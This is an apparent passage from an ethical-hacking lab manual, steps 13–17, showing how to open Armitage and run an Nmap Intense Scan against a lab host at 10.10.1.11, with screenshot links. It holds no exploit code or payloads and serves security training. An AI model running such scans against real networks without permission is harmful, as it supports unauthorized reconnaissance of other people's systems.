
13. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** --> **Intense Scan** to scan for live hosts in the network.



15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.




16. After the completion of scan, a **Message** pop-up appears, click **OK**.




17. Observe that the target host (**10.10.1.11**) appears on the screen, as shown in the screenshot.

